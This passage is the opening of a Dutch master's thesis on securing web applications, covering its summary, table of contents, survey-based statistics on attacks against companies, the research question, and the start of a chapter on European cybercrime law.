

De beveiliging van webapplicaties

Kris WAUTERS

promotor :

Prof. dr. Koen VANHOOF

Voorwoord

Deze thesis werd gemaakt als afsluiting van de opleiding Handelsingenieur in de Beleidsinformatica aan de Universiteit Hasselt. Het onderwerp sluit nauw aan bij deze studie en interesseert mij ook heel erg. Ik heb het benaderd vanuit twee standpunten, er is een economischer en een technischer deel. Een opsplitsing die ook terug te vinden is in de opleiding zelf.

In het bijzonder wil ik mijn promotor, Prof. dr. Koen Vanhoof bedanken voor de zeer vlotte samenwerking en zijn deskundige begeleiding. Verder bedank ik ook Prof. Jos Dumortier -professor recht aan de KUL-, de heer Marc Vael -director KPMG- en de heer Erwin Geirnaert -informatiebeveiligingsexpert en medeoprichter ZION Security- voor hun medewerking en mening als expert ter zake. Ook de heer Mark Aerts -lid van de IT-solutions groep van Eurosyst- en de heer Jan Steenlant verdienen een dankwoord voor respectievelijk het maken van enkele kostenschattingen en het gratis ter beschikking stellen van een onderzoeksrapport.

Tot slot wil ik ook de mensen bedanken die mij geholpen en gesteund hebben tijdens mijn opleiding en in het bijzonder de Manjana's.

Samenvatting

We leven tegenwoordig in het digitaal tijdperk. De steeds sneller evoluerende technologie brengt veel opportuniteiten mee voor ondernemingen. Ze verandert zelfs de economie. Meer en meer bedrijven verkopen hun producten of diensten via het Internet waardoor hun markt groter wordt. Het bekendste voorbeeld is Dell dat zijn klanten toelaat hun pc volledig zelf samen te stellen via hun website. Pas dan wordt de hele supply chain in gang gezet om het gepersonaliseerde product af te leveren. Volgens onderzoek van Unizo heeft in België momenteel ongeveer 80% van de KMO's een website waarvan het in 75% van de gevallen gaat om een dynamische site met een of meerdere applicaties.

Het zwakke punt van deze evolutie is de veiligheid van de online applicaties. Volgens Beaver zijn hiervoor twee belangrijke oorzaken. Ten eerste stellen ontwikkelaars de functionaliteit dikwijls boven de veiligheid. Een tweede oorzaak is dat het management zijn website liefst zo goedkoop en zo snel mogelijk online wil waardoor weinig aandacht besteed wordt aan het testproces. *Time-to-market* gaat voor op veilige, stabiele applicaties.

Dat de beveiliging van webapplicaties te wensen over laat blijkt ook uit verschillende onderzoeken. Volgens de resultaten van de jaarlijkse enquête van CSI/FBI neemt het *misbruik van webapplicaties* toe, in tegenstelling tot de meeste andere IT-bedreigingen. De onderneming CA geeft hiervoor een logische uitleg. Aangezien bedrijfs- en klantgegevens tegenwoordig dikwijls via een ERP systeem in een centrale database terechtkomen en webapplicaties gegevens uit deze database gebruiken, is het aantrekkelijk voor hackers om misbruik te maken van de zwakke beveiliging van de toepassingen. Ondernemingen kunnen zich dus best op een systematische en pro-actieve manier bezighouden met de beveiliging van hun applicaties om inkomstenverlies, diefstal van klantgegevens, reputatieschade, ... te vermijden.

Een eerste hulp voor hen is het rechtssysteem. In België bestaat er sinds 2001 een wet die hacken strafbaar maakt en zijn er overeenkomstige straffen opgenomen in het Strafwetboek. Het is verboden zich toegang te verschaffen tot een (deel van een) informaticasysteem als men weet dat hij hiertoe niet gerechtigd is. De beveiligingsindustrie is hiermee niet helemaal tevreden omdat ook onderzoekers die enkel het testen en verbeteren van de systeembeveiliging als doel hebben sindsdien ook strafbaar zijn. Ook de Europese Unie kwam in actie. Zij stelden een wet tegen *cybercrime* op die door alle lidstaten moest opgenomen worden in de eigen grondwet. Dit om in de EU tot een uniforme regelgeving te komen om het probleem te counteren dat hacken meestal een internationaal proces is met de aanvaller in een land en de aangevallen server in een ander land.

Om zich te wapenen tegen aanvallen kunnen ondernemingen beveiligingsmaatregelen aanschaffen. Deze zijn echter niet goedkoop en dit in combinatie met een geringe kans om slachtoffer te worden, zorgt ervoor dat die stap meestal niet genomen wordt. Daarom werd een beslissingsanalyse uitgevoerd waaruit bleek dat de mogelijke schade als gevolg van misbruik van de webapplicaties toch groter was dan de kost die de maatregelen met zich meebrengen wat maakt dat het toch nuttig is om voor het scenario “beveiligen” te kiezen. De kost van deze maatregelen mag echter zeker niet het niveau van de potentiële verliezen evenaren. Gordon & Loeb geven als vuistregel dat de verhouding ongeveer 1/3 moet zijn en dat bijkomende investeringen dalend efficiënt zijn.

Dit onderwerp werd ook met twee experts ter zake doorgenomen. Een eerste was de heer Marc Vael, director bij KPMG, die vindt dat ondernemingen het risico kunnen nemen niet in deze beveiligingsmaatregelen te voorzien maar hun beperkt budget beter kunnen besteden. Aan de andere kant vond de heer Erwin Geirnaert, gespecialiseerd in webapplicatie beveiliging, dat die investeringen zeker wel nodig zijn omdat de mogelijke schade hoger is dan de kosten. Beiden zijn het wel met elkaar eens dat de situatie in België momenteel nog helemaal niet zo prangend is maar dat dit in de toekomst zal veranderen. Dit omdat het probleem zelf groter zal worden, de ondernemingen er zich steeds bewuster van zullen worden en omdat de media er meer en meer aandacht aan besteedt, misschien zelfs overhyped.

In het laatste hoofdstuk van het eerste deel worden metrieken behandeld. “You can not improve what you can’t measure”. Bedrijven berekenen momenteel nog vooral de ROSI,

Return On Security Investment. Deze metriek houdt echter geen rekening met de tijdswaarde van geld en is daarom minder geschikt om investeringsbeslissingen ten opzichte van elkaar af te wegen. Hiervoor kan beter de IRR, *interne opbrengstvoet* gebruikt worden, maar voorlopig werkt slecht 1 op 5 van de ondernemingen hiermee.

Metrieken om de werking van de securityprocessen zelf te waarderen bleken volgens Canal moeilijker te vinden. Dit omdat deze metrieken eigenlijk negatieve objectieven moeten meten en omwille van de niet-directe relatie. Hiermee wordt bedoeld dat het niet helemaal zeker is dat processen beter beveiligd zijn als er meer en meer aan beveiliging gedaan wordt. Dit omdat van de ene op de andere dag een kwetsbaarheid aan het licht kan komen waarvoor nog geen oplossingen voorhanden zijn. (Canal, 2007)

Het technische deel van de thesis handelt vooral over de verschillende technieken die gebruikt kunnen worden om webapplicaties te misbruiken. Er wordt begonnen met een bespreking van de netwerk- en applicatiearchitectuur. Het is vooral belangrijk om de werking van het protocol HTTP van de applicatielaag te begrijpen. Uit statistieken van onder andere beveiligingsgoeroe Jeremiah Grossman blijkt dat het meest voorkomende aanvalstype *Cross-Site Scripting* is en het type dat voor de meeste schade kan zorgen is *SQL-Injectie*.

In de laatste twee hoofdstukken werd daarom dieper ingegaan op deze technieken en gekeken hoe men zich ertegen kan verdedigen. Als gezamenlijke oplossing geldt onder andere dat programmeurs de gebruikersinput moeten valideren, wat nu nog heel dikwijls verwaarloosd wordt. Er kunnen hierbij wel enkele addertjes onder het gras zitten maar al bij al moet het toch mogelijk zijn om een goed controleniveau te halen. Bepaalde waardes als quotes zijn taboe en best geeft men ook voor elk inputveld restricties op om *kwaadaardige input* te minimaliseren.

Een ander punt waar de programmeur op moet letten is dat hij de gebruikers nooit meer rechten geeft dan nodig. Nu worden nog veel de adminrechten als standaard aan de gebruikers toegekend. Gewone surfers zullen hier niet veel schade mee kunnen uitrichten maar hackers weten heus wel hoe ze deze rechten kunnen misbruiken. Het ingeven van korte commando's kan zo volstaan om de applicatieserver neer te halen.

Inhoudsopgave

Voorwoord	i
Samenvatting	ii
Lijst van figuren	ix
Lijst van tabellen	xi
I Risk Management	1
1 Situering	2
1.1 Evolutie	2
1.2 CSI/FBI	4
1.3 België	6
1.4 Probleemstelling	8
1.5 Aanpak	9
2 De wet en ethiek	11
2.1 De wet	11
2.1.1 De Europese wetgeving	11
2.1.2 De Belgische Wetgeving	12
2.1.3 Sarbanes-Oxley Act (SoX)	14
2.2 Ethiek	16
3 Beslissingsanalyse	17
3.1 Beslissingsanalyse	18

3.1.1	Basismodel	19
3.2	Sensitiviteitsanalyse	22
3.2.1	Sensitiviteitsanalyse Prior probabilities	22
3.3	Model met expertinfo	22
3.4	Expertmening	26
4	Metrieken	30
4.1	ROI, NPV en IRR	31
4.1.1	Definiëring	31
4.1.2	Analyse	32
4.2	Andere security-metrieken?	33
II	Technisch Gedeelte	36
5	Architectuur	37
5.1	Netwerkarchitectuur	37
5.1.1	TCP/IP	37
5.1.2	HTTP	41
5.2	Web Application Architecture	44
6	Statistieken	47
7	Vorbereiding	51
7.1	Footprinting	51
7.2	Applicatieflaws	53
7.3	Input Validation	54
8	SQL-Injectie	58
8.1	Inleiding	58
8.1.1	SQL als <i>Data Manipulation Language</i>	59
8.1.2	Inlogformulier	59
8.2	Testfase	61
8.3	Syntaxproblemen	62

8.4	Aanvaltypes	63
8.4.1	Authorisation Bypass door SQL Manipulatie	63
8.4.2	Database Footprinting	64
8.4.3	Insert - Drop	66
8.4.4	Stored Procedures	67
8.4.5	Servergebondenheid	67
9	Cross-Site Scripting	70
9.1	Inleiding	70
9.2	Zoekfunctie	71
9.3	Types	73
9.3.1	Reflected-/Non-persistent XSS	73
9.3.2	Stored/Persistent XSS	77
9.4	Remedie	78
10	Algemeen besluit	79
A	Grafieken CSI/FBI Enquête	82
B	Uittreksels Wet	83
B.1	Artikel 550bis (Staatsblad, 2001)	83
B.2	SoX Section 404 (Sarbanes-Oxley, 2002)	83
C	Berekeningen Beslissingsanalyse	85
C.1	Berekening statuskans	85
D	Architectuur	87
D.1	Client-Server Model	87
D.2	Detailed Web Application Architecture	88
E	Statistieken rond aanvalstypen	89
E.1	Resultaten Rapport Grossman	89
E.2	Owasp Top 10	91
F	Footprinting	92

G	Injection	94
G.1	SQL-Injectie	94
G.2	Enumeration per server (Chapela, n.d.)	96
G.3	Input Validation Functies	96
G.3.1	Escaping single quotes	96
G.3.2	Gekende kwaadaardige input verwerpen	96
G.3.3	Alleen “goedaardige” input toelaten	97
G.4	XSS Attack Strings	98
G.5	XSS voorbeeld op zoekformulier	98
	Bibliografie	100

Lijst van figuren

1.1	Componenten IT-risk (Symantec, 2007)	9
3.1	Geparametriseerde kans	23
5.1	De 4 lagen van het TCP/IP-model (Axten, 2004)	39
5.2	Web Application Architecture (Andrez, 2006)	45
6.1	Kans van voorkomen van de verschillende aanvalstypen (top 10) [Grafiek gemaakt op basis van gegevens van (Grossman, 2007)]	48
7.1	Nslookup	52
7.2	Nmap	53
7.3	Technische vs logische fouten (Grossman, 2007)	54
8.1	Inlogformulier	60
8.2	Stacked queries (Mavituna, n.d.)	68
9.1	Zoekformulier	72
9.2	Zoekresultaat	72
A.1	Types van aanvallen of misbruik gedetecteerd in het laatste jaar	82
D.1	Client-Server Modellen (Woolfe, 1995)	87
D.2	Web Application Architecture (Scambray & Shema, 2002)	88
E.1	Relatieve aandeel van voorkomen van aanvaltypes. Grafiek op basis van gegevens Grossman	89

E.2	De kans dat een website kwetsbaarheden vertoont per gevaarniveau (Grossman, 2007)	90
E.3	Types van “urgent” kwetsbaarheden (Grossman, 2007)	90
E.4	Types van “critical” kwetsbaarheden (Grossman, 2007)	91
F.1	Rapport Netcraft (1/2)	92
F.2	Rapport Netcraft (2/2)	93
G.1	Effect XSS op zoekformulier	99
G.2	URL-encoded	99

Lijst van tabellen

3.1	Basistabel Decision Analysis	19
3.2	Kostentabel Drijvers	20
3.3	Basistabel Decision Analysis	21
3.4	Geconditioneerde kansen	23
3.5	Posterior probabilities	25
3.6	Verwachte waarde van de payoffs na experimentatie	25
3.7	Verwachte waarde van de payoffs na experimentatie	26
4.1	Relatie NCW-IRR	33
5.1	Belangrijke poorten (McClure <i>et al.</i> , 2002)	40
5.2	Headers	42
5.3	GET vs. POST Header (Andrez, 2006)	43
5.4	URL-encoding	44
8.1	Database Server System Tables (Spett, 2002) (Chapela, n.d.)	65
8.2	Inputs die leiden tot een error	68
9.1	Stelen van usercookies	77
C.1	Berekening statuskans	86
E.1	Owasp Top10 2007 (Owasp, 2007)	91
G.1	Mogelijke SQL-injection strings (deel 1) (Andrez, 2006)	94
G.2	Mogelijke SQL-injection strings (deel 2) (Andrez, 2006)	95
G.3	Mogelijke XSS-attack strings (Andrez, 2006)	98

Deel I

Risk Management

Hoofdstuk 1

Situering

1.1 Evolutie

Al sinds de jaren 1950 gebruiken ondernemingen computers om hun processen efficiënter te laten verlopen. Sindsdien is het gebruik van technologie in de bedrijfswereld alleen maar gestegen. In de jaren 1960 deed de Amerikaanse overheid onderzoek naar *packet switching*, dit resulteerde in 1969 in het eerste computernetwerk, genaamd ARPANET. Verschillende universiteiten, onderzoeksinstituten, ... gebruikten deze basis voor het ontwikkelen van nieuwe toepassingen. Al dit onderzoek leidde tot het ontstaan van het Internet, een wereldwijd netwerk van netwerken. In 1994 verscheen de eerste gratis webbrowser waarmee ook het grote publiek nu toegang had tot de virtuele wereld. Uiteraard zagen vele bedrijven dit als een mooie kans om hun lokale economie uit te breiden en via het Internet hun producten of diensten aan te bieden aan klanten over de hele wereld. Een van de bekendste bedrijven die al in dit vroege stadium mee op de kar sprong was Amazon.com, nu nog steeds een zeer populaire online shop voor boeken, DVD's, ... (McNurlin & Sprague, 2002)

Tegenwoordig is het Internet niet meer weg te denken in onze maatschappij. Volgens Internet World Stats - onderdeel van Miniwatts Marketing Group dat op regelmatige basis statistieken rond internetgebruik vrij beschikbaar stelt - had op 30 juni 2007 ongeveer 39,8% van de Europeanen toegang tot het World Wide Web, wat neerkomt op 321.853.477 gebruikers. Wereldwijd waren er toen 1.154.358.778 gebruikers of 17,6% van de wereldbevolking. Vergelijken we deze cijfers met die van 2000, dan zien we dat er een stijging plaatsvond van 219,8%.

Maken we een naïeve schatting door gebruik te maken van dit percentage en rekening te houden met de stijging het aantal inwoners op de planeet, wil dit zeggen dat ongeveer in 2023 iedereen toegang tot internet zal hebben. Uiteraard is dit een utopische schatting.

We kunnen in ieder geval terecht zeggen dat we momenteel in het *digitaal tijdperk* of het *informatie-era* leven. In Amerika is het zelfs zo dat er al van 1980 meer mensen in de informatiesector tewerk gesteld zijn dan in de andere sectoren (landbouw, industrie, diensten) samen. (McNurlin & Sprague, 2002) De steeds sneller evoluerende technologie heeft de economie ook veranderd. Bedrijven die actief zijn op het *world wide web* hebben nu een veel grotere potentiële afzetmarkt. Aan de andere kant hebben ze er nu natuurlijk ook wel veel concurrenten bijkregen. Zeker op lange termijn wordt het aanwezig zijn in de digitale wereld waarschijnlijk dus een vereiste en niet echt een voordeel, maar is het wel een nadeel om niet mee te zijn met de technologie.

McNurlin & Sprague vermelden ook de invloed van internettechnologie op de *business modellen* van enkele ondernemingen. Zo is er een overgang merkbaar van een *market-push-* of *supply-push-economie* naar een *demand-pull-economie*. In het eerste geval produceren bedrijven hun producten en proberen ze dan aan de man te brengen via winkels, catalogi, . . . In het tweede geval, de *demand-pull-economie*, zijn het de klanten die de hele *supply-chain* op gang brengen. Het bekendste voorbeeld hiervan is ongetwijfeld Dell. De klant specificeert op de website welke onderdelen aanwezig moeten zijn in zijn product, welke extra diensten hij wil, . . . Op basis van deze vereisten gaat de productie op gang komen en gaat het gepersonaliseerde product de hele supply-chain doorlopen. Of is het dan tegenwoordig een *demand-chain*?

Punt is dat de website van bedrijven belangrijker en belangrijker wordt. Deze brengt veel opportuniteiten met zich mee maar ook gevaren. Zo goed als alle bedrijfsdata zit tegenwoordig in databases. Slechts een deel hiervan is bedoeld om aan de gebruikers van de website te laten zien maar zoals verder in deze thesis aan bod zal komen, zijn er tal van technieken om toch de andere data die op de servers of op het netwerk staan te bemachtigen. Dikwijls zit de kwetsbaarheid in de webapplicaties.

Als een onderneming niet op een systematische en proactieve manier bezig is met het beveiligen van haar website, loopt het grote kans om inkomstenverlies, diefstal van vertrouwelijke

klantengegevens te leiden en niet in orde te zijn met de regelgeving. De enige manier om er zeker van te zijn dat het risico op kwetsbare webapplicaties niet extreem hoog is, is door op regelmatige basis een *web application vulnerability assessment* te doen voor de applicatie als wel een audit van de infrastructuur. Hiervoor kan men een applicatiescanner gebruiken maar is zeker ook de hulp nodig van een expert die de kwetsbaarheden kent, de manier om ze te misbruiken en ze te dichten. (Liu & Sima, n.d.)

Dat IT-beveiliging tegenwoordig een hot topic is, blijkt uit verschillende onderzoeksrapporten. Gartner voorspelt zo een jaarlijkse groei van de Europese IT-securitymarkt van 6 tot 8%. Dat de markt lucratief is blijkt nog eens uit cijfers van IDS die berekenden dat security in de toekomst van alle IT-markten de grootste budgetten zal aantrekken. (Visterin, 2007b)

1.2 CSI/FBI

Een belangrijke publicatie in dit gebied is de jaarlijkse enquête “Computer Crime And Security Survey” uitgevoerd in opdracht van het CSI - Computer Security Institute - en de FBI - Federal Bureau of Investigation -. Voor deze enquête werden 616 Amerikanen uit verschillende sectoren ondervraagd die zich bezighouden met computerbeveiliging. De resultaten van dit onderzoek reflecteren dus zeker niet alleen de grote IT-bedrijven maar geven een globaal beeld. Het doel ervan is het analyseren van de belangrijkste trends wat betreft computerbeveiliging en het schetsen van de huidige situatie op dat vlak.

Allereerst zien we dat de overgrote meerderheid van de bedrijven slechts 3% of minder spenderen aan de beveiliging van hun computersystemen. 13% spendeert meer dan 10% van het totale IT-budget aan beveiliging. Dit is een stijging ten opzichte van 2005 met ongeveer 39%. Helaas zien we ook onderaan een stijging: 21% spendeert minder dan 1% aan IT-beveiliging tegenover 11% in 2005. Als trend wordt gezien dat bedrijven ofwel veel meer beveiligingsuitgaven gaan doen ofwel zo goed als geen meer. Wel moet er rekening gehouden worden met de verschillende groottes van de ondernemingen. Als gevolg van schaalvoordelen moeten de grotere ondernemingen minder €'s per werknemer uitgeven.

Het deel van de enquête dat ons het meest interesseert zijn natuurlijk de gegevens rond het voorkomen van bepaalde aanvallen op computersystemen en de ermee gepaard gaande

verliezen. In de enquête werd er aan de 616 respondenten gevraagd welk type van aanval op hun systemen zij de laatste twaalf maanden detecteerden. De aanvallen werden opgesplitst in 13 categorieën. De bijhorende figuur (A.1) is terug te vinden in bijlage A. Topper blijven natuurlijk de virussen die gedetecteerd werden in 65% van de ondervraagde ondernemingen. Opvallend is dat er voor bijna alle soorten aanvallen een dalende trend is die al enkele jaren aan de gang is. Slechts bij enkele types wordt tegen deze trend ingegaan en is er een stijging zichtbaar. *System penetration*, *website defacement* en *misbruik van webapplicaties* behoren tot deze laatste groep. Respectievelijk 15% en twee keer 6% van de deelnemende ondernemingen detecteerden deze aanvalstypen gedurende het jaar voorafgaand aan de enquête. Getallen die dus waarschijnlijk de komende jaren zullen stijgen.

Het bedrijf CA meent ook de reden te kennen waarom hackers meer en meer gebruik maken van webapplicaties. Deze is tweeledig. Ten eerste wordt het moeilijker en moeilijker om via de traditionele manier aan de kritische data te komen omdat de beveiligingsmethoden hiertegen beter en beter worden. De tweede reden is dat webapplicaties gebruik maken van een back-end database waar zich meestal ook andere bedrijfsinformatie en klanteninformatie in bevindt. De database is zo'n beetje de bron van de bedrijfsoperaties en dus is het aantrekkelijk om via de applicaties die bron te verkennen.

In de enquête komt ook naar boven dat een grote meerderheid (59%) van de bedrijven die aanvallen via hun website detecteerden, dit meer dan tien keer deden. Verder weet 5% dat het er minder dan tien waren maar 36% van de ondernemingen heeft echter geen idee hoeveel aanvallen er op deze manier plaats vonden. Eigenlijk kunnen we deze resultaten dus ook anders weergeven. Als alleen rekening wordt gehouden met de ondernemingen die het aantal incidenten konden specificeren, zien we dat maar liefst 92% (59 van de 64) meer dan tien aanvallen detecteerde.

Vanuit managementstandpunt is het belangrijk om te weten wat deze voorvallen nu eigenlijk kosten aan de organisaties. De berekening daarvan is moeilijk omwille van vele redenen. Allereerst ligt het gevoelig voor vele bedrijven om hun verliescijfers als gevolg van aanvallen weer te geven, zij houden deze cijfers liever intern. Anderzijds is het gewoon ook niet gemakkelijk een bedrag te plakken op het verlies geleden als gevolg van een aanval op de IT-infrastructuur, als dit al opgemerkt wordt. Hierdoor kan het zijn dat de gekende verliesbedragen geminimali-

seerd zijn en een vertekend beeld geven. Waarschijnlijk ook mede hierdoor wilden slechts 313 van de 616 deelnemers op vragen over schadekosten antwoorden. Volgens CSI/FBI bedroeg het totaal door de 313 respondenten geleden verlies voor 2006 \$52.494.290, gemiddeld dus \$167.713 per ondernemer. (Gordon *et al.*, 2007)

1.3 België

Uit een rapport dat onderzoeksbureau MarketCap opstelde, steeg het IT-budget van de Belgische ondernemingen in 2007 met 5,3%. Dit cijfer bedraagt nu €10,6 miljard en voor 2008 verwacht men opnieuw een groei, met 5,9%. Binnen de IT-markt is de grootste groei voor de application software. Het budget van deze subsector steeg 14,7%. Applicaties worden dus belangrijker. (Geyssels & Ruud, 2007) Natuurlijk gaat het hier niet alleen over webapplicaties. Uit een ander onderzoek, uitgevoerd door Heliview in opdracht van Citrix bij 185 middelgrote en grotere organisaties in België en Nederland, blijkt dat ongeveer driekwart van de BeNe-ondernemingen momenteel één of meerder applicaties online heeft draaien. Bij bedrijven met meer dan 1000 werknemers is dat 86%, bij KMO's 62%. En het is niet alleen e-mail dat bedoeld wordt, bij 47% zijn ook de office-applicaties via internet beschikbaar. Verder is er nog een sectorgebonden vaststelling. Ongeveer 1 op 3 bedrijven uit de industrie, transport, ... stelt het ERP-systeem online beschikbaar. Ongeveer de helft van de ondernemingen uit de financiële en zakelijke dienstverleningsector doet dit met hun CRM-toepassingen. (Express, 2007)

Ook UNIZO hield onlangs een grote enquête bij de Vlaamse KMO's. Zij wilden weten wat de stand van zaken was op vlak van IT. Hiervoor werden 650 kleine en middelgrote ondernemingen ondervraagd via een e-enquête. In deze bevraging was ook de aanwezigheid op het web een van de thema's. Uit de resultaten bleek dat maar liefst 80% van de Vlaamse KMO's een website heeft. KMO's gebruiken die website ook want ze worden regelmatig up-to-date gebracht en restyled. Dat een website als belangrijk ervaren wordt, is ook te merken aan het feit dat reeds de helft zijn online stek laat ontwikkelen door een professioneel webontwikkelaar. (Visterin, 2007a)

Hoe zit het specifiek met de beveiliging bij de Belgische ondernemingen? Onlangs voerde

managementadviseur KPMG een studie uit naar de efficiëntie en beheersing van IT-processen bij Belgische bedrijven. Ze kozen hiervoor een elftal van de dertig in Cobit gedefinieerde processen relevant voor zowel grote bedrijven als KMO's. Een van de gecontroleerde processen was *IT-Security Management*. Voor de beheersing kreeg het gemiddelde bedrijf slechts 2,67 op 10. Coert Scholte, verantwoordelijk manager van KPMG, geeft aan dat vooral de kleinere bedrijven zich wel veilig voelen maar dat er bij hen eigenlijk heel weinig controlemechanismen aanwezig zijn. Er heerst dus eigenlijk een vals gevoel van veiligheid. Verder bleek wel dat zeker voor KMO's geldt dat de controle op processen positief gecorreleert is met de efficiëntie van die processen. Hoe meer controle men dus gaat uitvoeren op de securityprocessen, hoe beter men deze ook gaat beheersen. Bij controleprocessen is het belangrijk dat de prestaties gemeten kunnen worden. Een van de gegeven aanbevelingen is dan ook dat men daar in de toekomst meer aandacht aan moet schenken. (Deckmyn, 2007)

Een laatste bron die in deze inleiding aan bod komt is een rapport van Belcliv/Clusib, de Belgische club voor informaticaveiligheid. Het gaat om een doorlichting van de informatica-beveiliging van de Belgische ondernemingen. Zij deden onderzoek bij zowel grote bedrijven als KMO's uit alle sectoren om een representatief beeld te krijgen. Ook al zijn de resultaten van het rapport dat in 2006 is gepubliceerd gebaseerd op onderzoek uit 2004 en dus al een beetje gedateerd, toch kunnen hieruit belangrijke vaststellingen gehaald worden. Een andere reden voor het kiezen van deze bron is dat er ook niet veel andere, recente onderzoeksresultaten te vinden zijn.

Net zoals MarketCap, stelde Belcliv vast dat de IT-budgetten blijven groeien, maar een extra opmerking is dat uit hun onderzoek bleek dat de budgetten besteed aan informaticabeveiliging niet meestijgen in België. Gemiddeld voorziet zelfs slechts 26,4% een specifiek budget hiervoor. Nochtans geven de bedrijven zelf aan dat ze geen dag zonder hun sleuteltoepassingen kunnen zonder ernstige gevolgen. Verder is de grootste vrees (80%) voor de toekomst slachtoffer te worden van virussen, wormen of computeraanvallen; vóór angst voor defecten, fysieke incidenten als brand, ... (Belcliv/Clusib, 2006)

Een goede definitie om deze inleiding af te sluiten is de volgende: "ICT-veiligheid is een continue investering, niet enkel wat betreft hardware, maar tevens in personen, opleiding, processen, software en organisatorische maatregelen." (Belcliv/Clusib, 2006)

1.4 Probleemstelling

We leven momenteel in het digitale tijdperk waarin het Internet heel belangrijk is. Meer en meer bedrijven hebben tegenwoordig een eigen webpagina. In vele gevallen gaat het al lang niet meer om de statische pagina's met enkel een bedrijfsvoorstelling. Er wordt nu dynamische content aangeboden, liefst gecombineerd met een e-shop waarlangs klanten no matter where, no matter when aangeboden diensten of producten kunnen verschaffen.

De evolutie op dit gebied gaat extreem snel. Dit feit in combinatie met een beperkt budget, onwetendheid of verwaarlozing zorgt ervoor dat de beveiliging van online applicaties dikwijls te wensen over laat. Dat zorgt voor problemen want deze opportuniteiten zijn hackers niet ontgaan. Meer en meer moet de media dan ook berichten over cases van cybercrime waarin klantengegevens, betaalkaartinformatie, bedrijfsgeheimen, ... gestolen zijn uit een database. De meesten herinneren zich waarschijnlijk wel het binnenbreken in de systemen van Skynet en de Generale Bank door ReDaTtAcK. Er waren de verdenkingen dat Suez hackers inschakelde om bedrijfsgeheimen van Electrabel te weten te komen alvorens het bedrijf over te nemen. Heel recent nog, werd zelfs de site van de federale politie gehackt. En dit zijn slechts enkele van de vele voorbeelden.

Doel van deze thesis is nagaan hoe deze problemen bestreden kunnen worden. De centrale onderzoeksvraag luidt als volgt:

“Hoe kan een onderneming de risico's verbonden met webapplicaties minimaliseren?”


Hiervoor zullen enkele deelthema's behandeld worden waarin een antwoord wordt gezocht op volgende deelvragen:

- Welke wetten beschermen ondernemingen tegen *cybercrime*?
- Loont het om te investeren in beveiligingsmaatregelen?
- Hoe kunnen de prestaties van beveiligingsprocessen het best opgevolgd worden?
- Wat zijn de typische kwetsbaarheden van webapplicaties?

- Welke technieken gebruiken hackers om deze kwetsbaarheden uit te buiten?
- Hoe kan een onderneming zich verdedigen tegen hackers?

1.5 Aanpak

Deze thesis kan gesplitst worden in twee grote delen. Een economischer deel en een technisch deel, net als in de richting Handelsingenieur in de Beleidsinformatica. Het eerste kreeg als titel *Risk Management*. Deze term krijgt tegenwoordig veel definities en natuurlijk zullen niet alle elementen aan bod komen. Het is wel opvallend dat vele bedrijven de laatste jaren meer belang geven aan risicomanagement. Doel is om mogelijke gevaren te identificeren en te managen. Zoals in figuur 1.1 is te zien, vallen onder IT-risico's elementen op vlak van beveiliging, beschikbaarheid, prestatie en compliance. Elk met hun eigen oorzaken en mogelijkheden om schade aan te richten. (Symantec, 2007)



Figuur 1.1: Componenten IT-risk (Symantec, 2007)

In de thesis komen elementen uit elk vlak aan bod. In hoofdstuk 2 zal eerst gekeken worden welke de relevante wetten zijn die ondernemingen helpen in de strijd tegen cybercrime maar ook deze waaraan zij zelf moeten voldoen. Hoofdstuk 3 bevat een beslissingsanalyse. Er wordt nagegaan of het interessant is om beveiligingsmaatregelen aan te schaffen. Het laatste hoofdstuk van het eerste deel handelt over metriecken, immers: “To measure is to know. If

you can not measure it, you can not improve it.” (Lord Kelvin)

Deel twee begint met een bespreking van de netwerk- en applicatiearchitectuur. Vervolgens worden de recente statistieken op vlak van aanvalstypes onder de loep genomen. In de laatste hoofdstukken wordt dan dieper ingegaan op de werking van de meest voorkomende en de meest gevaarlijke kwetsbaarheid, respectievelijk *XSS* en *SQL-Injectie*. Hiervoor veranderen we eerst naar het standpunt van de hacker. Er wordt uitgelegd hoe zij de kwetsbaarheden in webapplicaties uitbuiten. Dit omdat het noodzakelijk is hun werkwijze te begrijpen om de nodige beveiligingsmaatregelen te kunnen nemen. Daarna worden enkele verdedigingsmethodes besproken.

Hoofdstuk 2

De wet en ethiek

2.1 De wet

Het internet is grensloos en dus geldt dat ook voor computermisdrijven. Een studie van de internationale kamers van koophandel heeft aangetoond dat bijna de helft van de computeraanvallen vanuit een bepaald land gebeurt via een knooppunt in de Verenigde Staten. Dikwijls staat de aangevallen server ook nog eens in een ander land. Welke wetten zijn dan toepassing? (Van Eecke, 2002)

2.1.1 De Europese wetgeving

Nieuwe technologieën brengen ook nieuwe vormen van fraude met zich mee. Het internet is hier geen uitzondering op. Dat het internet niet plaatsgebonden is, maakt het moeilijk voor de wetgevers om gepast tussen te komen. Op elk grondgebied gelden immers andere wetten. De enige manier om op een georganiseerde manier tot een oplossing te komen is dat landen een gemeenschappelijk beleid voeren. De Europese Commissie heeft dan ook *cybercrime* de oorlog verklaard en is begonnen met het opstellen van een gezamenlijk beleid. (European Commission, 2007)

De eerste stappen in het komen tot dit gezamenlijk beleid zijn de volgende:

- Zorgen voor een betere samenwerking en coördinatie van de overheidsinstanties, specialisten en andere instanties in de EU die vechten tegen cybercrime.

